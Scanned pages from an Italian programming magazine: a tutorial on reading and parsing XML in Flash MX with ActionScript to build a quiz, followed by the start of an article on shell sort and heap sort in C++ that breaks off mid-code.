Il termine RIA sta per Rich Internet Application e si riferisce ad un nuovo approccio alla progettazione di applicazioni per il web e offline. In particolare queste nuova filosofia di pensiero si sostituisce alla vecchia concezione di sviluppo denominata "thin" (povera, magra) che prevedeva la costruzione di applicazioni web attraverso tecnologie poco accattivanti come l'HTML o DHTML. LA Macromedia sta spendendo molte energie e risorse per abbracciare questa nuova concezione. Potete trovare molti articoli sull'argomento al seguente indirizzo:

http://www.macromedia.com/devnet/

IMPORTARE UN DOCUMENTO XML IN FLASH MX

Abbiamo finalmente creato il file. A questo punto possiamo aprire il programma Macromedia Flash Mx e cominciare a capire come questo permetta di lavorare con file XML. Per utilizzare una fonte dati XML, *ActionScript* (il linguaggio di programmazione di Flash Mx) deve prima poter interpretare la formattazione assegnata ai dati all'interno del file, e deve quindi aprirlo, leggerlo e parsarlo. Actionscript mette a disposizione un apposito oggetto per svolgere praticamente tutte le azioni con l'XML. In particolare l'oggetto XML fa parte della libreria degli oggetti *Client/Server* di Flash Mx come possiamo vedere se apriamo la finestra delle *Action*. I metodi, le proprietà e gli eventi che lo compongono sono:





Fig. 1: Gli oggetti di Flash Mx per il controllo remoto.

- **newXml:** mi permette di creare un oggetto XML per poter poi chiamare i metodi del XML. La sintassi è quella classica di creazione di un oggetto:

```
objXML = new XML();
```

  da notare anche la posibilità di dichiarare in "linea" il contenuto del nuovo oggetto:

```
objXML = new XML("<UTENTE><NOME>
                    Marco</NOME></UTENTE>");
```

- **Metodi oggetto XML**: *appenChild, cloneNode, createElement, createTextNode, getByteLoaded, getBytesTotal, hasChildNodes, insertBefore, load, parseXML, removeNode, send, sendAndLoad, toString;*
- **Proprietà oggetto XML**: *attributes, childNodes, contentType, docTypeDecl, firstChild, ignoreWhite, lastChild, loaded, nextSibling, nodeName, nodeType, nodeValue, parentNode, previousSibling, status, xmlDecl;*
- **Gli eventi**: *onData* e *onLoad*.

Ora apriamo Flash Mx e cominciamo a digitare un po' di codice. Creiamo un documento XML dal Notepad di Windows con la seguente struttura :

```
<?xml version="1.0"?>
<UTENTI>
  <UTENTE>
    <NOME> Marco</NOME>
    <COGNOME> Casario </COGNOME>
    <EMAIL> mcasario@shocknet.it </EMAIL>
  </UTENTE>
  <UTENTE>
    <NOME> Marco</NOME>
    <COGNOME> Rossi</COGNOME>
    <EMAIL> mrossi@shocknet.it </EMAIL>
  </UTENTE>
</UTENTI>
```





Fig. 2: Creiamo un database Access con le tabelle calendario, Città e Corsi.

Salviamo il file come *Prova1.xml* e il nuovo documento flash con il nome *prova1.fla*. A questo punto, nel primo frame della *Timeline*, andiamo a istanziare il nostro oggetto XML e a caricare con il metodo load il relativo file:

```
objXML = new XML;
objXML.load("prova1.xml");
```

Ovviamente, i due file devono risiedere nella stessa cartella. Eseguiamo il movie *flash Control | Test Movie* e dal menu *Debug | List Variable* apriamo la *Output Window* che contiene il nostro documento. Cominciamo a specializzare il nostro codice gestendo l'evento *onLoad* che scatta subito dopo che Flash ha letto il contenuto del file XML da caricare con il metodo *load*:

```
objXML = new XML;
objXML.load("prova1.xml");
objXML.onLoad = caricato ;
function caricato(esito) {d
trace("Il file xml è stato caricato"); }
```

Il gestore di evento *onLoad* ritorna un valore booleano (true o false a secondo dell'esito della lettura del nostro file). Con la riga di codice *objXML.onLoad = caricato;* abbiamo assegnato la funzione caricato all'evento.

```
function caricato(esito) {
trace("Il file xml è stato caricato"); }
```

L'argomento *"esito"* ritorna *true* o *false* e ci dice in pratica se il file è stato caricato con successo. Per renderci meglio conto facciamo un trace dell'argomento *"esito"*:

```
function caricato(esito) {
trace(esito); }
```

e nella finestra di *Output* ci comparirà *true* (se il file è stato caricato!). Ora però, miglioriamo la nostra funzione e stampiamo il contenuto del file XML in un campo testo. Inseriamo sul primo livello del movie





Fig. 3: Definiamo tutti i campi della tabella Calendario…

flash un campo testo di tipo dinamico e trasciniamo il component *ScrollBar* di Flash Mx a fianco al campo testo. Assegniamo, dalla *Property Window*, un nome di istanza al campo testo (ad esempio *"txtXML"*). Sempre dalla stessa finestra, selezionando il component, inseriamo il *TargetText Field* a cui verrà associata la scrollbar. A questo punto, riprendiamo la funzione lanciata dall'evento *onLoad* e modifichiamola in questo modo:

```
function caricato(esito) {
if (esito) {
   txtXML.text = objXML.toString();
} else {
   trace("Si e' verificato un errore"); }
}
```

Il codice è molto semplice ma analizziamo il blocco *if*: se l'argomeno esito ritorna *true* allora verranno eseguite le istruzioni all'interno del blocco ed in partico-





Fig. 4: … e quelli della tabella Corsi.

Flash & XML

Piattaforme e Flash Remoting

Nell'articolo abbiamo utilizzato il Flash Remoting sotto Coldfusion Mx, che lo mette gratuitamente a disposizione degli sviluppatori. Ma la Macromedia già supporta altri application server come Microsoft ASP.NET e J2EE. Attualmente è in fase di sviluppo un progetto per portare il Flash Remoting su PHP. Tutte le informazioni sono reperibili all'url:

http://amfphp.sourceforge.net/

Flash & XML

Flash MX
e XML: un dialogo possibile

lare il contenuto del file XML sarà riportato nel campo testo con nome istanza txtXML A scopo esemplificativo creiamo una nuova funzione che stamperà nel campo testo alcune proprietà del nostro oggetto XML. Il codice è il seguente:

```
function mostraChild() {
 contenitore = new Array;
contenitore = objXML.childNodes;
stampa = objXML.xmlDecl+"\n" ;
stampa += "La lunghezza e' di
                    :\n"+contenitore.length+"\n";
for (x=0;x<contenitore.length;x++) {
if ((contenitore[x].nodeName !=
              null)&(contenitore[x].nodeType = 1)) {
stampa += "Questo e' il nodeType:\n "
                   +contenitore[x].nodeType+"\n";
stampa += "Questo e' il nodeName:\n
                   "+contenitore[x].nodeName+"\n";}
}
txtXML.text = stampa;
}
```

Proviamo ad analizzarla riga per riga: cominciamo col dichiarare una funzione il cui compito è quello di contenere i dati formattati all'interno del file XML in un array. L'array deve essere creato utilizzando la sintassi *mioArray = new Array*. La proprietà *childNodes* dell'oggetto XML contiene l'elenco (un array) di tutti i *childnodes* del file, con cui popoleremo la variabile contenitore. Ai fini del nostro esempio, che vuole solo illustrare come Flash Mx gestisce l'oggetto XML, creiamo una nuova variabile di tipo stringa, il cui contenuto verrà inserito in un campo testo e quindi formattato sullo *Stage*. La variabile stampa contiene la dichiarazione iniziale del file XML (*<?xml version="1.0"?>*), che viene catturata dalla proprietà *xmlDecl*, e il numero di elementi che rappresentano i *childnodes* del file. Con un ciclo di *for* navigo per tutta la lunghezza dei miei dati, contenuti nell'array, e intercetto i nomi e il tipo di nodi che compongono la mia struttura. Per fare questo utilizzo le proprietà *nodeName* e *nodeType* dell'oggetto XML:

nodeName: ritorna il nome del nodo

nodeType : ritorna un intero.

Ora cambiano il codice relativo all'evento *onLoad* in questo modo:

```
objXML = new XML;
objXML.load("prova1.xml");
objXML.onLoad = mostraChild;
```

I WHITESPACES

I *whitespaces* rappresentano un problema per le versioni dei player Flash inferiori alla 5.0.41. Infatti per tutte le versioni successive, basta settare la proprietà *ignoreWhite* a *true:*

```
objXML.ignoreWhite = true;
```

Se volessimo costruire un'applicazione in Flash che tenga conto anche delle versioni un po' più datate, dobbiamo costruire un parser che tiene conto degli spazi vuoti e dei ritorni a capo. La funzione che esegue queste è stata scritta da Craig Swann. La funzione *stripWhite* che andiamo a costruire non è un metodo predefinito dell'oggetto XML. Usando un prototype mi assicuro che la funzione possa essere usata da tutte le istanze dell'oggetto.

```
XMLNode.prototype.stripWhite = function () {
```

1	NODE ELEMENT
2	NODE ATTRIBUTE
3	NODE TEXT
4	NODE CDDATA
5	NODE ENTITY REFERENCE
6	NODE ENTITY
7	NODE PROCESSING INSTRUCTION
8	NODE COMMENT
9	NODE DOCUMENT
10	NODE DOCUMENT TYPE
11	NODE DOCUMENT FRAGMENT
12	NODE NOTATION

Tab. 1: Proprietà dei nodeType.

All'interno di questa funzione ne definiamo un'altra, '*whiteTest*', che determina se il text node contiene dati o spazi vuoti. Sapendo che i cosiddetti caratteri "bianchi" nel codice ASCII assumono valori da 0 a 32 ci basta controllare con la funzione *charCodeAt* che i dati siano maggiori del valore 32. In questo caso setto una variabile booleana a *FALSE* o a *TRUE* a seconda del tipo di dato ottenuto, esco dalla funzione, facendo ritornare il valore della variabile:

```
function whiteTest(str){
  var allWhite = true;
  var strLength = str.length;
  for (var i = 0; i < strLength; i++) {
  if (str.charCodeAt(i) > 32) {
    allWhite = false;
    break; }
 }
 return (allWhite);
}
```

Attraverso l'uso della proprietà *nodeType* controllo che esista almeno un elemento e che contenga dei sottoelementi con la proprietà *hasChildnodes*. A questo punto un ciclo di *for* navigherà per tutta la lunghezza del file, lanciando ricorsivamente la funzione *stripWhite* per eliminare gli spazi bianchi all'in-

Flash Mx Components

I componenti sono una delle nuove funzionalità di Flash Mx e permettono agli sviluppatori di ampliare le potenzialità delle loro applicazioni e del programma stesso. Rappresetano l'evoluzione degli Smart Clips di Flash 5. Praticamente sono movie clip complessi parametrizzabili in fase di authoring e aggiungono nuovi metodi ad ActionScript che permette in questo modo di interagire con le loro opzioni a runtime. Per approfondire l'argomento basta andare sul sito della Macromedia all'indirizzo http://www.macromedia.com/devnet/mx/flash/components.html

terno di tutti i dati.

```
if (this.nodetype == 1) {
if (this.hasChildnodes) {
  var chlength = this.childNodes.length;
  for (var i=0;i < chlength; i++) {
    this.childnodes[i].stripWhite();}
  }
} else {
```

Se il *nodeType* ritorna l'esitenza di un testo verifico, lanciando la funzione *whiteTest*, se sono presenti degli spazi bianchi, e in questo caso eseguo la funzione per eliminarli (*Stripwhite*). Utilizzo il metodo *nextSibling* per ritornare il sottoelemento successivo all'interno della lista dei *childNodes*. Infine, elimino il nodo analizzato con il metodo *removeNode*.

```
if (this.nodetype == 3) {
  if (whiteTest(this.nodeValue)) {
    this.nextSibling.stripWhite();
    this.removeNode();}
  }
 }
}
```

Ora andiamo a modificare la funzione che scatta sull'evento *onLoad* lanciando prima la funzione *stripWhite* e successivamente facciamo stampare il contenuto del documento nel nostro campo testo:

```
objXML = new XML;
objXML.load("prova1.xml");
objXML.onLoad = caricato ;
function caricato(esito) {
  if (esito) {
  // Lancio la funzione stripWhite che elimina i
  // whitespace - il 'this' si riferisce all'oggetto XML
  this.stripWhite();
  txtXML.text = objXML.toString();
  }else {
   trace("Si e' verificato un errore");
  }
}
```

Nel campo testo *txtXML* comparirà il contenuto del file XML tutto attaccato, senza spazi. Più avanti nell'articolo vedremo come estrapolare dal documento XML i dati che ci interessano, e come formattarli all'interno della nostra interfaccia grafica. Creeremo un piccolo database in XML e navigheremo all'interno dei suoi dati.

IL PARSING XML CON FLASH MX

Finora abbiamo visto come caricare una fonte dati esterna da un file XML. In questa seconda parte, creeremo un semplice quiz le cui domande e risposte sono prelevate da un file esterno. Per fare questo utilizzeremo alcuni comandi *Actionscript*, fondamentali per capire come l'oggetto XML viene parsato dal Flash Mx:

- **ignoreWhite**: elimina gli spazi tra i nodi di testo.
- **firstChild**: valuta l'oggetto XML specificato e fa riferimento al primo nodo secondario nell'elenco del nodo principale.
- **childNodes**: restituisce una matrice dei nodi secondari dell'oggetto XML specificato.
- **attributes**: restituisce una matrice associativa contenente tutti gli attributi dell'oggetto XML specificato.

Queste definizioni, potrebbero a prima vista sembrare complicate, ma in realtà un esempio basta per comprendere meglio queste proprietà:

File XML

```
<?xml version="1.0" encoding="iso-8859-1"?>
<classe>
  <allievo corso="Flash Mx">
    Marco Casario
  </allievo>
  <allievo corso="Flash Mx Developer">
    Alessio Casario
  </allievo>
</classe>
```

Actionscript

```
objXML = new XML();
objXML.load("esempio.xml");
objXML.ignoreWhite = true;
objXML.onLoad = caricato;
```

Ora creiamo una funzione che viene eseguita nel momento in cui il file viene caricato e letto con successo. All'interno di questa funzione, istanzieremo le seguenti variabili per contenere i dati del mio file XML:

- **primonodo**: contiene il primo nodo presente all'interno del file XML. Utilizzo la funzione *firstChild* dell'oggetto XML.
- **allievi**: è un array che contiene tutti gli allievi inseriti all'interno del file. Utilizzo la funzione *childnodes*.
- **allievi_corrente**: contiene il primo indice contenuto nella variabile allievi.
- **testo_allievi**: contiene gli attributi del nodo specificato (*allievi_corrente*). Utilizzo la proprietà *attri-*

Flash MX
e XML: un dialogo possibile

Alcuni indirizzi per XML

Extensible Markup Language (XML) <http://www.w3.org/TR/REC-xml> **costituisce una Raccomandazione, ossia lo stadio finale della procedura di approvazione del consorzio W3C. Questo significa che tale standard può essere interamente adottato dagli sviluppatori di strumenti e del Web.**

XML Namespaces <http://www.w3.org/TR/REC-xml-names/> **costituisce una Raccomandazione. Descrive la sintassi namespace e il supporto per i parser XML namespace.**

Il livello 1 DOM (Document Object Model) <http://www.w3.org/TR/REC-DOM-Level-1/> **costituisce una Raccomandazione. Fornisce uno standard per l'accesso programmatico mediante script ai dati strutturati, in modo che gli sviluppatori possano computare e interagire in armonia con i dati XML.**

Flash & XML

Flash MX
e XML: un dialogo possibile

butes dell'oggetto XML

```
function caricato() {
primoNodo = objXML.firstChild;
trace("Questo e' il primo Nodo intercettato dalla
                         proprietà firstChild"+primoNodo);
_root.allievi = primoNodo.childNodes;
trace("Contiene l'array di tutti i figli del nodo principale"
                                               +allievi);
_root.totale_allievi = allievi.length;
allievi_corrente = _root.allievi[0];
trace("La prima domanda estratta : "+allievi_corrente);
testo_allievi = allievi_corrente.attributes.corso;
trace("Leggo l'attributo 'corso' all'interno del tag xml :
                                   "+testo_allievi); }
```

All'interno del codice sono inseriti dei *trace* che permettono, in fase di esecuzione del filmato, di ottenere i valori contenuti nelle variabili stampati nella finestra di Output di Flash. Per eseguire il filmato, basta premere CTRL-ENTER e automaticamente la finestra comparirà. A questo punto, abbiamo esplorato come l'oggetto XML messo a disposizione da Actionscript permetta di lavorare con file XML. Abbiamo visto come parsare i dati formattati e come inserirli all'interno di variabili. Nell'applicazione di esempio che andiamo a creare, l'insieme delle domande e delle risposte è contenuto in un file XML esterno: questa separazione consente di creare, a partire dalla stessa applicazione, tutti i tipi di questionari che vogliamo, semplicemente andando a cambiare il file XML. Ancora: potremo creare differenti file per differenti livelli di difficoltà. Il software gira su qualsiasi browser con il flash player installato, e utilizzando un file XML si svincola dalla piattaforma. Questo significa che se volessimo trasferire il nostro progetto per dispositivi palmari, piuttosto che per Web TV, dovremo solo cambiare gli elementi grafici all'interno dell'interfaccia utente per meglio dimensionarli alla piattaforma e il gioco è fatto. Questo è uno dei grossi vantaggi di utilizzare Flash MX unito all'XML.
Siamo pronti per a costruire gli elementi della nostra applicazione.

IL FILE XML

Il nostro file XML, con le domande e le risposte dovrà anche permettere di gestire la risposta corretta tra il set di risposte fornite all'utente. Il codice del file conterrà una radice <*QUIZ*>, al cui interno saranno inseriti i tag <*setDomanda*> che definiscono la domanda, il set delle risposte possibili e il numero della risposta giusta. Utilizzeremo degli attributi per inserire queste informazioni ed in particolare:

- **risposta_ok**: contiene il numero della risposta corretta;
- **domanda**: contiene il testo della domanda;
- **option1, option2, option3**: contengono il testo delle possibili risposte alla domanda.

Aggiungeremo anche alla radice <*QUIZ*> un attributo per un'eventuale futura implementazione di gestione di più corsi all'interno dello stesso file. In questo modo potremo, per esempio, avere differenti set di domande per differenti livelli di difficoltà. Un esempio semplice del nostro file xml potrebbe essere:

```
<?xml version="1.0" encoding="iso-8859-1"?>
<quiz id="1">
<setDomanda risposta_ok="3"
domanda = "Che cos&apos; e&apos; Internet?"
option1 = "Una rete di computer in cui i dati sono
               veicolati solo grazie agli iperoggetti"
option2 = "Un protocollo di comunicazione usato per
               trasferire dati tra uno o più computer"
option3 = "Un insieme di reti di computer usata per
          trasmettere e ricevere qualsiasi tipo di dato" />
```

Apriamo Dreamweaver MX per creare il file XML e dal menu *File -> New* selezioniamo dalla finestra *Nuovo Documento* la 'Pagina di Base' XML come mostrato in Fig. 5.

Fig. 5: Generazione di un documento XML dall'interno di Dreamwever.

La scelta di Dreamweaver Mx per la creazione del file è dettata dalle potenti funzionalità di autocompletamento messe a disposizione del programma. Infatti, una volta definita la struttura dell'XML, Dreamweaver ci metterà a disposizione il comodo *Code Hints* per l'inserimento dei tag e degli attributi ad essi relativi, rendendo la stesura del codice un'operazione semplice e veloce. Il file XML completo lo trovate sul CD: *lez1_quiz.xml*.





Fig. 6: Il comando Code Hints di Dreamwever per l'inserimento dei TAG e dei loro attributi.

L'INTERFACCIA UTENTE

La User Interface in Flash è molto semplice. E' composta da un'unica bitmap di sfondo e da elementi

Sul Web

Il linguaggio di collegamento XML (XLL) <http://www.w3.org/TR/WD-xlink> **e il consimile linguaggio di puntamento XML (XPointer)** <http://www.w3.org/TR/WD-xptr> **costituiscono allo stato attuale delle bozze di lavoro. L'XLL è un linguaggio che fornisce collegamenti in formato XML simili a quelli del formato HTML ma è molto più potente. Grazie al linguaggio XLL i collegamenti possono essere multidirezionali ed esistere a livello di oggetto anziché solo a livello di pagina. Internet Explorer 5 non dispone di un supporto interno per il linguaggio XLL.**

Gli schemi strutturali XML come quelli descritti dalla XML-Data Note <http://www.w3.org/TR/1998/NOTE-XML-data-0105/>

(nota sui dati XML) e dalla DCD (Descrizione del contenuto dei documenti per XML, Document Content Description for XML) <http://www.w3.org/TR/NOTE-dcd> **sono anch'essi materia del gruppo di lavoro sui dati XML del consorzio W3C** <http://www.w3.org/XML/Group/Schemas.html>

dinamici che verranno aggiornati a seconda del contenuto caricato dinamicamente dal file xml. In particolare avremo: un campo testo di tipo dinamico con il campo *Var* settato a "testo_domanda", tre Radio Button con i nomi istanza uguali a *option1*, *option2*, *option3*. Infine un *movieclip* segnalatore che permette all'utente di capire su quale domanda si trova e, sopratutto, quante gliene mancano: *check_mc* che graficamente è rappresentato dalla spuntatura rossa. Dal codice verrà gestito dalle seguenti righe:

```
check_mc.duplicateMovieClip("nuovo"
    +_root.numero_domanda,_root.numero_domanda);
check_mc._x += 28 ;
```

Questo codice provvederà a duplicare il MC e a posizionarlo a 28 px di distanza dal precedente. Il codice è molto semplice, soprattutto, dopo aver visto la prima parte del tutorial, sono poche le linee da commentare. Le azioni che dobbiamo compiere prevedono il caricamento del file XML e la gestione dello stesso all'interno dell'evento *on Load*, che scatta non appena il file viene letto. In questo evento, inizializzo il questionario inserendo la prima domanda nel campo testo e, le risposte nei radio button con il comando *setLabel()*. Un pulsante permette all'utente di avanzare di una domanda incremetando l'indice dell'array che conterrà tutte le domande. Dovremo infine inserire un controllo che valuterà se l'utente si trova all'ultima domanda, caso in cui il quiz si trova alla fine. Iniziamo a scrivere il nostro codice ciccando sul primo frame della *Timeline* e costringiamo l'applicazione a non essere ridimensionabile. In questo modo non otterremo effetti grafici indesiderati.

```
fscommand("allowscale", false);
```

Andremo ad analizzare solo le righe di codice che risultano più ostiche, in quanto gran parte del lavoro lo abbiamo già svolto negli esempi precedenti.

```
quizXML = new XML();
quizXML.load("contributi/lez1_quiz.xml");
quizXML.ignoreWhite = true;
quizXML.onLoad = caricato;
```

Nella variabile numero_domanda inserisco di volta in volta il numero della domanda in cui mi trovo:

```
_root.numero_domanda = 0;
function caricato() {
primoNodo = quizXML.firstChild;
_root.domande = primoNodo.childNodes;
_root.totale_domande = domande.length;
domanda_corrente = _root.domande[numero_domanda];
testo_domanda = domanda_corrente.attributes.domanda;
```

A questo punto popolo le etichette dei tre radio button che identificano le tre risposte che l'utente può dare usando la funzione *setLabel* e passandogli come valori gli attributi del nodo corrente:

```
option1.setLabel(domanda_corrente.attributes.option1);
option2.setLabel(domanda_corrente.attributes.option2);
option3.setLabel(domanda_corrente.attributes.option3);
}
```

Il bottone che permette di passare alla domanda successiva lancia la funzione *'mostra_domanda'*, che duplica il movieclip grafico che stabilisce le domande a cui l'utente ha già risposto. La funzione resetta inoltre i valori dei radio button, controlla che l'utente non sia giunto al termine del quiz (e quindi alla decima domanda) e, in caso contrario, passa alla domanda successiva.

```
next_btn.onPress = function () {
mostra_Domanda(); }
function mostra_Domanda(indice) {
check_mc.duplicateMovieClip("nuovo"
    +_root.numero_domanda,_root.numero_domanda);
check_mc._x += 28 ;
for (i=1; i<=3; i++) {
eval("option"+i).setValue(false);}
if (_root.numero_domanda>=_root.totale_domande-1) {
nex_btn.enabled = false ;
gotoAndStop(2);
} else {
 _root.numero_domanda += 1;
}
domanda_corrente = _root.domande[numero_domanda];
testo_domanda = domanda_corrente.attributes.domanda;
option1.setLabel(domanda_corrente.attributes.option1);
option2.setLabel(domanda_corrente.attributes.option2);
option3.setLabel(domanda_corrente.attributes.option3);
}
stop();
```

Fig. 7: **Il risultato finale dell'interfaccia utente.**

Con questo articolo non abbiamo sicuramente terminato il discorso sull'oggetto XML di Flash, ma ci siamo fatti sicuramente un 'idea di come poter sfruttare la potenza dei XML all'interno dell'enviroment di Flash.

Marco Casario

Flash & XML

Flash MX
e XML: un dialogo possibile

Sul Web

Extensible Stylesheet Language (XSL)
<http://www.w3.org/TR/WD-xsl/> **costituisce attualmente una bozza di lavoro. Il linguaggio XSL è formato da due sezioni modulari: il linguaggio trasformativo XSL e gli oggetti di formattazione XSL. Il linguaggio trasformativo può essere utilizzato per trasformare i dati XML al fine di visualizzarli. Giacché le due parti dello standard XSL sono modulari, il linguaggio trasformativo può essere utilizzato indipendentemente per trasformazioni generiche, quali la conversione da XML a HTML. Lo standard CSS può essere applicato a dati XML strutturati in modo semplice ma non può presentare le informazioni in un ordine diverso da quello in cui sono state ricevute.**

Sorting

Algoritmi efficienti

Shell sort e heap sort sono una valida alternativa alle semplici ma "poco efficienti" tecniche di sorting diretto. Introducono, inoltre, l'interessante quanto utile concetto di ordinamento parziale.

A giudicare dalle ricerche e dal fermento culturale prodotto intorno alle tecniche di sorting, si comprende l'importanza che riveste tale argomento nella comunità scientifica, ed in particolare nel settore della programmazione. Con il precedente appuntamento sul tema abbiamo introdotto il problema valutando i metodi comuni più conosciuti come *insertion*, *selection* e *bubble sort*. I metodi trattati hanno rilevanza meramente didattica giacché presentano tempi di computazione, valutati in termini di complessità, tipici di algoritmi "lenti" (ma comunque utilizzabili). Infatti, una complessità quadratica $O(n^2)$ è da ritenersi non appropriata per un algoritmo che possa essere considerato efficiente. Conosciuti e visionati i problemi intrinseci al processo di ordinamento il passo successivo, che proporremo tra queste pagine e concluderemo la prossima volta, è esaminare i metodi che vengono considerati efficienti, ossia quelle tecniche che presentano una complessità minore rispetto ai casi precedentemente trattati. Come in seguito constateremo, ad esempio, uno degli algoritmi oggetti della presente trattazione, lo shell sort, ha una complessità pari a $O(n^{1.2})$ che è sensibilmente minore del caso quadratico. Gli algoritmi che ci accingiamo a studiare per il neofita producono la strana sensazione di sembrare meno efficienti dei "semplici" *bubble sort* o *selection sort*, soltanto perché più complessi o poiché presentano un codice più ampio. Tale sensazione verrà smentita al momento dell'analisi della complessità che mostrerà l'incremento di efficienza. Entrambi i metodi che verranno esaminati, *shell sort* e *heap sort* si basano sul concetto di ordinamento parziale, che per intenderci si traduce nel rispetto di alcune proprietà, che conducono secondo un processo stabilito all'obiettivo finale che è l'ordinamento totale. Alla generica iterazione dell'algoritmo viene garantito, solitamente, qualcosa di meno forte dell'ordinamento per alcune quantità di elementi dell'insieme da ordinare. Il concetto sarà più chiaro quando si studieranno nel concreto gli algoritmi, per cui tuffiamoci subito nel concreto, sperando di non farci male. L'obiettivo primario è l'*heap sort*, ciò nondimeno risulta particolarmente interessante il metodo *shell sort*.

SHELL SORT

Tale metodo fu presentato alla comunità scientifica nel lontano 1959 dallo studioso D.L. Shell, che lo introdusse come un'efficiente estensione del metodo per scambio diretto. La filosofia alla base della tecnica si regge sul concetto della ripetuta applicazione del metodo *insertion sort* a catene di numeri distanziati tra loro da intervalli di lunghezza fissa, per ogni singola passata. L'algoritmo consiste nello eseguire diverse passate in ognuna delle quali la catena presenta intervalli sempre più serrati (comunque fissi contestualmente alla singola scansione), fino ad arrivare al caso estremo di intervallo di passo 1 che comunque garantisce l'ordinamento. Gli studi hanno provato che le prime passate rendono per così dire, più agevole il compito alle successive fasi. Esaminiamo il metodo su un esempio concreto. Supponiamo di voler ordinare una sequenza di otto numeri:

61, 37, 12, 9, 15, 35, 40, 28

La scelta della cardinalità pari ad otto non è casuale poiché ci darà la possibilità di trattare insiemi di nu-





Fig. 1: **Successive fasi che portano al competo ordinamento di otto numeri mediante shell sort.**

Soluzioni

meri di eguale numerosità, ovviamente l'algoritmo funziona anche negli altri casi, anzi funziona anche meglio come vedremo più avanti. Supponiamo, inoltre, di voler pervenire all'obiettivo finale in tre distinte fasi a cui associare intervalli di lunghezza (incrementi) sempre dimezzata, partendo da quattro, passando a due e terminando con uno (anche questo è un dato di input). Le lunghezze degli intervalli così come il numero di passate non sono imposte dal programmatore, l'unico vincolo consiste nel prevedere necessariamente la scansione con intervallo di ampiezza 1 che riduce l'algoritmo all'insertion sort, nel peggiore dei casi tale fase provvederà a tutto il lavoro. Nella Fig. 1 sono presentate le diverse fasi per il caso specifico proposto. La prima delle passate è chiamata *ordinamento-4* appunto perché l'intervallo di posizioni che lega le singole catene è di ampiezza 4; sono presenti quattro catene ognuna di due elementi. Anche se i gruppi sono relativamente numerosi risultano costituiti da pochi elementi. Da notare, come nell'esempio, solo le catene 1 e 2 sono disordinate e necessitano di intervento, le altre due, la 3 e 4 sono già ordinate; a riprova della "relativa" bassa complessità computazionale delle prime fasi. Con la seconda passata viene impostato un ordinamento-2, il numero di catene è due e ognuna di esse è costituita da quattro elementi. Quando si applica l'ultima passata, ovvero, l'*ordinamento-1* la successione è quasi ordinata. Non ci soffermiamo sul significato dell'accezione quasi, poiché non possiamo quantificare il grado di ordinamento di un insieme di numeri, ad ogni modo non commettiamo errore se affermiamo che in questa fase la successione di numeri si presenta parzialmente ordinata (da qui la definizione di ordinamenti parziali) ossia qualche grado di ordinamento in più dal completo disordine (anche su questa affermazione qualcuno potrebbe obiettare su come definire il completo disordine, ma non vogliamo fare accademia intendiamo solo sviluppare un algoritmo efficiente). Prima di passare alla produzione dell'algoritmo solutore, sono necessarie alcune precisazioni. Riguardo alla scelta delle catene va detto che possono essere di ampiezza qualsiasi, studi ad esempio hanno dimostrato che ampiezze potenze di due, come proposta nell'esempio, non forniscono proficui risultati. Intuitivamente la cosa si comprende considerando che nel passare nelle fasi successive le catene man mano più serrate fanno riferimento a numeri appartenenti a ben definite catene del passo precedente. Questa mancata omogeneizzazione dei numeri non porta buone prestazioni. Nell'esempio di figura 1, nel secondo passo la catena 1 fa riferimento a dati che nel precedente passo appartenevano alle sole catene 1 e 3, mentre i numeri della catena 2, fanno riferimento ai numeri appartenenti, sempre al passo precedente, alle sole catene 2 e 4. Fare riferimento a numeri appartenenti a un più possibile ampio numero di catene del passo precedente assicura buona efficienza, bisogna quindi non considerare catene di lunghezza multipla o con relazione di potenza. Nello sviluppare l'algoritmo dobbiamo, come d'abitudine, definire una opportuna struttura dati e formalizzare il problema, nonché se necessario formulare opportune scelte per una corretta implementazione. La struttura dati è la stessa usata nello scorso appuntamento, ovvero, un vettore, che con il particolare linguaggio di programmazione usato per lo sviluppo, il C++, si può anche dichiarare come un puntatore. La variabile globale *n*, rappresenta la dimensione del vettore. Di seguito è riportato il codice della dichiarazione delle variabili e prototipi delle funzioni, in uniformità con il programma sviluppato nel precedente appuntamento. Si scorgono due nuove funzioni *shellsort()* e *heapsort()*.

```
int *a,*b, n;
enum bool { false, true };
void ins (int *);
void vis (int *);
bool is_sort (int *);
void shellsort(int *);
void heapsort(int *);
```

La formalizzazione del metodo prevede la definizione di un insieme di incrementi *h1, h2, …, hm*, a cui sono associate le condizioni già accennate: *hm=1* (assicura l'ordinamento, allorquando con intervallo 1, degenera nel caso di insertion sort) e *hi+1>hi* per ogni *i* compreso nell'intervallo *[1, m]*. L'algoritmo insertion sort come ricorderete prevedeva l'uso di una sentinella che veniva posizionata sull'indice zero del vettore in modo da rendere efficiente il programma e flessibile il codice. Nel caso specifico, saranno necessarie più sentinelle, infatti, ogni ordinamento utilizza la sua. Un'elegante soluzione è estendere il vettore in campo negativo (per indici negativi), in particolare l'intervallo di definizione sarà *[-h1, n]* poiché *h1* è l'intervallo più ampio. Attenzione all'implementazione C++, verificate che il compilatore gestisca una generica dichiarazione del vettore come puntatore e la conseguente utilizzazione di indici negativi, alcuni compilatori potrebbero non supportare tale funzionalità generando errore o il classico *"null pointer assignment"*; per la particolare routine è più appropriato un linguaggio come il pascal. Ad ogni modo, come sempre tra queste pagine, il nostro obiettivo è focalizzare l'attenzione sull'algoritmo per comprendere il procedimento. Esaminiamo il codice:

```
void shellsort(int *arr)
{   int i,j,k,m,z,s,x;
    // Settaggio del vettore degli incrementi
    int incr[]={0,5,3,1};
    m=3;
    // Ciclo esterno (scansione degli incrementi)
    for (z=1; z<=m; z++)
    { k=incr[z];
          s=-k;
          for (i=k+1; i<=n; i++)
```

Verifica di ordinamento

